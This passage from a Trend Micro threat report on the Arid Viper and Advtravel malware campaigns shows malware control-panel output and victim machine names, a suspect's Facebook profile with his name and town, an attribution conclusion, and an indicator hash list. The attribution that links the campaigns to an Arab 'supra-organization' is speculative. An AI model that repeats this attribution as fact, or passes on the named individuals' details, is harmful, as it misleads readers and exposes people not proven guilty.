The thread '<No Name>' (0x1994) has exited with code 0 (0x0).
The program '[3564] myscreenshot.vshost.exe: Program Trace' has exited with code 0 (0x0).
The program '[3564] myscreenshot.vshost.exe: Managed (v4.0.30319)' has exited with code 0 (0x0).
```

8:30 PM
11/22/2014

Advtravel.info *log showing the malware code while it was being developed*

The systems that belal owned had particular ties to Operation Advtravel due to their use of the word "Roo0T" or "Ro0t" in usernames. His systems all had the main malware control panel, along with games such as "Counter Strike Global Offensive." He also had folders containing the njrat7 malware—a popular RAT in Arabic countries, as it was locally developed and supported. Belal’s folders also contained a .TXT file named *Israil mails.txt,* which had 2,572 email addresses, possibly for attack purposes.



DO YOU KNOW FATHY?

To see what he shares with friends, send him a friend request.


Studied at أنا هندسة منوف

Lives in Menouf, Al Minufiyah, Egypt

From Menouf, Al Minufiyah, Egypt

Fathy Mostafa shared الصفحة الرسمية للشيخ فوزى السعيد's photo.
5 hrs ·

Mostafa’s Facebook profile



User Name: belal
Password: ••••••••
Command: explore_dir*$work_tmp$
Filter by : Ends With

```
A007X
```

```
(OFF)HUSSIEN-PC_JD
(OFF)Mahmoud-PC_Mahmoud
(OFF)Microsoft-PC_User
(OFF)MohamedNagieb_Mohamed.Nagieb
(OFF)MrAhmad-PC_Mr.Ahmad
(OFF)MrM-PC_Mr.M
(OFF)N1JLDTRSVDT21NF_Administrator
(OFF)NEWLOOK_V5_NewLook
(OFF)NOUR_Administrator
(OFF)SHEKO_Admin
(ON)Sayed-PC_Sayed
(OFF)TAAAYH_taaa
```

```
DrivesList.txt
ScrShot.jpg
allips.txt
in side number.00000.psd.dhs
in side number.00001.psd.dhs
in side number.00002.psd.dhs
in side number.00003.psd.dhs
in side number.00004.psd.dhs
in side number.00005.psd.dhs
```

```
d:\channel\el hayah\new deal 2\n h wanted.tif | Size = 1.594311 MB
d:\channel\el hayah\new deal 2\Thumbs.db | Size = 0.0078125 MB


10/30/2014 5:07:10 PM

belal@dhs:- Sending command (explore_dir*$work_tmp$) to Sayed-PC_Sayed...

The command has been sent successfully ...
```

Belal logged in to the Advtravel control panel

CONCLUSION

The malware campaigns—Operation Arid Viper and Advtravel—discussed in detail in this paper are separate but closely linked. Operation Arid Viper targets specific Israeli organizations, including some high-profile victims, using a network infrastructure in Germany with several strong ties to Gaza in Palestine.

Advtravel, meanwhile, has more connections—possible culprits and victims alike—to Egypt. However, based on IP address logins, we again saw connections to the Gaza Strip.

While the two campaigns shared infrastructure, their tactics could not be further apart. Operation Arid Viper is a sophisticated campaign targeting key individuals in organizations in order to exfiltrate sensitive data. Its C&C servers were, in fact, closely locked down, providing very little hint that could aid our investigation.

Advtravel, on the other hand, looks very much like the work of less-skilled cybercriminals who appeared to be motivated neither by financial gain nor conducting espionage. Instead, they look like a classic group of beginner hackers just starting their careers.

Yet it remains intriguing to note the close ties between Operations Arid Viper and Advtravel, apart from signs of Arabic heritage. We cannot know for sure if the people behind the campaigns operate as separate groups or as individuals though we suspect they are part of a larger organization. Several organizations with ties to both Gaza and Egypt, for instance, the Muslim Brotherhood—a transnational Islamist organization founded in Egypt in 1928, exist. The brotherhood was legalized in Egypt in 2011 and won the parliamentary elections before the army overthrew it in 2013. In 1987, brotherhood-affiliated charities established the Islamic Resistance Movement, better known as "Hamas," an infamous Palestinian organization that has been controlling the Gaza Strip since around 2007.

Whoever the real culprits are, it is clear that they are part of the Arab world, evidence of a budding generation of Arab hackers and malware creators intent on taking down their chosen adversaries. Some of the black hats—be they mercenaries or cybersoldiers—are actively targeting countries such as Israel due to political motivations. We have seen all of the ingredients of a cyberskirmish guerrilla war that goes unnoticed by mainstream IT security media.

Beyond these specific campaigns, what we found most interesting was that we had disparate groups of Arab aggressors who used the same infrastructure to launch and monitor attacks. This can possibly mean two things—the attacks were somehow linked, something that appears unlikely given their nature and motivation, or a supra-organization that provides means for Arab parties to commit acts of cyberviolence exists, which appears to be the more probable option.

If our theory holds, we will see a host of cyber attacks with detrimental results stem from Arab countries in the near future. Internet users will be stuck in the middle of a battlefield they do not care much for.

We can only offer well-informed inferences on attribution for now. Nevertheless, one thing is very clear—whether the malware involved was sophisticated and stealthy or basic and created by beginners, they both had devastating effects on their victims. Trend Micro will always continue to uncover such threats in order to make the world safe for the exchange of digital information.

REFERENCES

[1] The Week Ltd. (1 August 2014). *The Week.* “Iron Dome: How Israel’s Missile Defence System Works.” Last accessed on 12 February 2015, http://www.theweek.co.uk/world-news/middle-east/59368/iron-dome-how-israels-missile-defence-system-works.

[2] BBC. (20 December 2014). *BBC.* “Israel Launches Gaza Air Strike on ‘Hamas Target.’” Last accessed on 12 February 2015, http://www.bbc.com/news/world-middle-east-30558922.

[3] Pierluigi Paganini. (16 December 2012). The Hacker News. “Yahoo Data Leak by ViRuS_HiMa, Why Do We Need Proactive Security?” Last accessed on 12 February 2015, http://thehackernews.com/2012/12/yahoo-data-leak-by-virushima-why-do-we.html.

[4] Pierluigi Paganini. (15 March 2013). *Security Affairs.* “XSS Vulnerability in 2shared.com reported by ViRuS_HiMa.” Last accessed on 12 February 2015, http://securityaffairs.co/wordpress/12889/hacking/xss-vulnerability-in-2shared-com-reported-by-virus_hima.html.

[5] Guest. (15 December 2012). *Pastebin.* “Yahoo Data Leak by ViRuS_HiMa.” Last accessed on 12 February 2015, http://pastebin.com/Pxnszw7b.

[6] Wikimedia Foundation Inc. (8 February 2015). *Wikipedia.* “Muslim Brotherhood.” Last accessed on 12 February 2015, http://en.wikipedia.org/wiki/Muslim_Brotherhood.

APPENDIX

This section provides all of the SHA256 hashes found in relation to Operations Arid Viper and Advtravel and their corresponding Trend Micro detection names.

SHA-256 Hashes	Trend Micro Detections
advtravel.info	
015fbc0b216d197136df8692b354bf2fc7bd6eb243e73283d861a4dbbb81a751	TROJ_STRPADT.A
17f2eb260f0b6942f80453b30f1a13235f27b7ed80d4e5815fb58ff7322fc765	TROJ_STRPADT.A
32e2b9cc92dfc1e77a85adb6a8b13c9b6264b7adb286260bd8bf6e47b6cde255	TROJ_STRPADT.A
4a581d9636a4f00a880b07f6dca1a82a866cf5713c74e722cfa9f71e08c33643	TROJ_STRPADT.A
69589b1691909fa091a901f7323515228594561bc18032f8ffde095993333ecc	TROJ_STRPADT.A
6cc4869f1991df5879d0c4fc002f996a56bf11624d79ea2d34b52ceb98516425	TROJ_STRPADT.A
72be7e8903211e37bb3a4b04d7684d49ed8fb21ec3fdf6367e4eed2aa6fdc54c	TROJ_STRPADT.A
856580576be62a0b14a01e9973b2fcb0c344e680b70a3b08b4ea293f84b47a59	TROJ_STRPADT.A
8c4867a434e0b279c3f7fc5baedb04753c41a79cc52da6e3148c110d82a588e8	TROJ_STRPADT.A
ae38be6e54447ddf5a9f16748a749ab0c9c7524f7f4f9878e3b4940415970a19	TROJ_STRPADT.A
ea94498aeeef4535ea1c876a0f7317d6049307c82f9396dc6b9e3542a6aa50a3	TROJ_STRPADT.A
ahmedfaiez.info	
2a375d2a9c41af31554bafb4a712097cc016d5227cb1f07652f0ef3483d5be30	TROJ_STRPSPI.A
55cee457c73aa87258a04562c9d04cd3c865608d5dd64366d9cd9bc2fe2f5dd9	TROJ_STRPSPI.A

SHA-256 Hashes	Trend Micro Detections
a4cebac7bf4e5faa537a6013e9ae19c683d7cdad9dd318fdd968a966dd3a3010	TROJ_STRPSPI.A
cb3039dad0ebd63e40fbcdbb8a2a1cdf9f442b2870383f5d469765387d0c8ec0	TROJ_STRPSPI.A
d4cb58f6167b72764a216d0ce6281d2251f02a696060eb425c9782283422a828	TROJ_STRPSPI.A
flushupate.com	
91d3a9c6de14197fe3be7c2b86b88b58b1f731d3e82bb0b7b11d5c75fbbed9a5	TROJ_STRPSPI.B
b6ca1211159e9fd790790e49db5eb1b7a11c09f746d3135ae7a67ce8f518a403	TROJ_STRPSPI.B
e18f051ac27ed29f792db49e4333adca9b1762d485a9214b5af12ffe858ca3fc	TROJ_STRPSPI.B
flushupdate.com	
381bcf2b7fefcdade08bb6a02dc32ea535dbef9cb9a43220649916db8bcc39d8	TROJ_STRPSPI.C
502953496a40661bb6336a693371d3dd29ad96feb5e9f91a5b5ca0ad3ffbf29f	TROJ_STRPSPI.C
52767ea5e20b8639433c087edf86ef91b0cb7fda46c71dcce625938a9f5d8a74	TROJ_STRPSPI.C
4436c7024366356cd04724e1d6867786f2587a6f6295fc74b3af0c02a257adba	TROJ_STRPSPI.D
4619cec6310e16d30e05204b35c084aabafabdd3d3f87661774fec253a103d11	TROJ_STRPSPI.D
8eeab6635982618bebc137cf6c4795aa10010685d9c7bb6ce66932215195eed7	TROJ_STRPSPI.C
92cd7309723461918b9cd2988a26cd2199749e82636dc6628a46878db7e12db3	TROJ_STRPSPI.D
940a3ed18c4f171c9a6bccc0ab0ee8075aad6da8023e0b0e8883ca56bdddb4c7	TROJ_STRPSPI.C
a348aabfd8aeec855933509c4c0b2aee78408ada89d8b51ce16b2247659b22f7	TROJ_STRPSPI.C
ae35a7a1b084d09bb913b450944dc6f3205650298e58d19e3e2ee4db93a109ea	TROJ_STRPSPI.C
b5ba8fbc4f5c9bbf01c9a0a533ecab0735bf8e5e63116fffc570392e6faa9d18	TROJ_STRPSPI.C
b7666d4a0afe5f5b5de8faa541be31bbe34ea51c3b3a3fab77937f816ac6181e	TROJ_STRPSPI.C

SHA-256 Hashes	Trend Micro Detections
bbacf000880a46c7955a27f5dd960a6e253cd357f14f97f8472dd4fc3032f44d	TROJ_STRPSPI.C
bda7ea39f9105c25250f14e9e1fa3de0f51b91b04349974c7cadbbbe1c06ce2f	TROJ_STRPSPI.C
ineltdriver.com	
d2ccf6fa361ceaf8cebada53bb1f9458b016ad85b74a7dc1bf4ba18774d92645	TROJ_STRPSPI.C
e7b59b841e127c6fe6e02dd98292bba49bd32350b57595e09a6adab8da78235b	TROJ_STRPSPI.C
e810c74aefd63ce4ea674a1a961075a4d86a10b802d365b6b2b98a724d9b86db	TROJ_STRPSPI.D
f467c72fa8adde6ddf27150122c117a17d1d664876c2f9d87e68e06257eb1904	TROJ_STRPSPI.C
linksis.info	
58b48fd39ef718e5bd501f57e83b537668b13176ca682aee36402d18bd0c0733	TROJ_STRPADT.B
59d880ae82ccc3c8207b745b1b3e55119a5b62af086a1639270b1ba5b7e1893a	TROJ_STRPADT.B
74d3093a51482a1eaa15e4fc8aa4b7d659d571db0570950272d7aa998aec6f49	TROJ_STRPADT.B
829b90bcf24fdf7f0298edec701c3c45b820f297dd012ac22e27e4bd295ee5f2	TROJ_STRPADT.B
9b6595980751537adf627e6107c08537de13e39752ed54c73e2b6af23e2a2769	TROJ_STRPADT.B
d711dc3c75a60ca0cd2556c267e3c33cee5d677edcfe70fb88b334f08f81ece9	TROJ_STRPADT.B
e850650e6982469529768988dfabadfdaa53b25abe1e0c0f0b3894b31a83b061	TROJ_STRPADT.B
mediahitech.info	
db06c1914c82b52c9f2ee6ddffb13acde22d2227d626c41c35c163266b11d29c	TROJ_STRPSPI.F
mixedwork.com	
177d9e42c4e2dfc3641cdc1f92815600c861501f5c880f5ab9cb642feb9b94bd	TROJ_STRPSPI.F
390ef820779cd7461792f0aa4fc324cb06e1226e551a158cb87ca4db05358ef3	TROJ_STRPSPI.F

SHA-256 Hashes	Trend Micro Detections
3fbdfcf1eae14daa7b2fa6b7d3fa7cf602cd6ff178483c9019e3bb0aa2bb902c	TROJ_STRPSPI.F
62b10dc88df96e2d3d9cf5521a8d8372d6228fc82587bdee7f0de3c1c1d5a8bd	TROJ_STRPSPI.F
6e8287bb8909baa65e5c00b853b4f66844e5cf3d7a5f8b707997c02395b93505	TROJ_STRPSPI.F
8c66812d657027f537aa43f406182ba39e9baf3785f067ade003f96397b11ec0	TROJ_STRPSPI.F
a1bf0e5277f6fc962be778f182971eb4911d9c97cf27526d9e5698d514cef3c0	TROJ_STRPSPI.F
a6eac7a3607713fbeb3b50d227f3742ea23aa21c50eeff8987bbba10138527a9	TROJ_STRPSPI.F
b33472608ce524c2750b70c496a696ad6653b8a6ea7b474445d94cd491d255cf	TROJ_STRPSPI.F
bcc1a294bc63c3fa873f364bab0a7aa368d85726346106422013c270d55fec3c	TROJ_STRPSPI.F
bd9ab35587fdb450242b7a9ee0298c04dbd2fb254065fa004cda1ad42ac5f338	TROJ_STRPSPI.E
e29647c7719696bf9d4d5aa8c8f10152b5b63b6d25969db90d9634273c0353f8	TROJ_STRPSPI.F
pstcmedia.com	
05eb2ecfc731ce222ebe82f6b3428fc5aa4179f7be5f328c5447317950e2d0e7	TROJ_STRPSPI.G
0d22606d24911c2128651ba0421c7c5bf7cd3eedef871c460b02b42b2417c457	TROJ_STRPSPI.G
11768a3a63458963d1d31be5c94d716b8e4f75dc1593080c2988b22cb6facaa8	TROJ_STRPSPI.G
21b9b34d4a21ee538e7908727aca5d367f8d400db920187f51be2921a696421f	TROJ_STRPSPI.G
2bd901a246f0b0b90ba891ee37c2ee4f7bd30d36d307b151998769fcc23fd1cb	TROJ_STRPSPI.G
33fc87cc53eb867dc89e34fe7a46d33d90cab02f84299531d2e677a507ed308c	TROJ_STRPSPI.G
62f9839190e2fe50439894c667b3cbe29d64c3808cc471745e3d33b61370a340	TROJ_STRPSPI.G
694c01c9ade6258596cfafa6247da71712b2c3273bfc25ad26cb47302b8bbf4d	TROJ_STRPSPI.G
74f22eced680ca26b767b4b07ba26b98536a385249d751586915b15b56509e0d	TROJ_STRPSPI.G

SHA-256 Hashes	Trend Micro Detections
81cc84f29a4c444724cbbfab83185866ecebc68c9c0a37f9623a4954456c4dd1	TROJ_STRPSPI.G
a185dca4bd3b08bdafa80d53eec7ba792fb94b83785210049ba85477ce7c8cda	TROJ_STRPSPI.G
a36e2b88b2440aff13bf0473a19e4cd7b7d19e8bc96bb2fd10b991c33e18be7c	TROJ_STRPSPI.G
aab2cf709d095d949f662c40e9f889a8f3efa130102fc571f56a84205fdc67cb	TROJ_STRPSPI.G
b009a87d8de4fae3395a06b2676c483a80b10ca12c5bbc093aa71ea504a77dc7	TROJ_STRPSPI.G
bb3eefa723221e2aa27c4f56f61418319ccda41b70e9e4b0375bf3bb131e974b	TROJ_STRPSPI.G
d09a773dab9a20e6b39176e9cf76ac6863fe388d69367407c317c71652c84b9e	TROJ_STRPSPI.G
dad8cf7474c71db1512e637db780f4650d30b040903d7a76840a1c099b9b8650	TROJ_STRPSPI.G
e91216df556bee622e4eab8551fe534cda8f2f1056b8d8442f088a4035815dfe	TROJ_STRPSPI.G
plmedgroup.com	
09be9911eedb9b01d8f544252fb0c74f2dadcf850f33a0b947eac740de8c2427	TROJ_STRPSPI.H

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

TREND MICRO™

Securing Your Journey
to the Cloud

225 E. John Carpenter Freeway
Suite 1500
Irving, Texas
75062 U.S.A.

Phone: +1.817.569,8900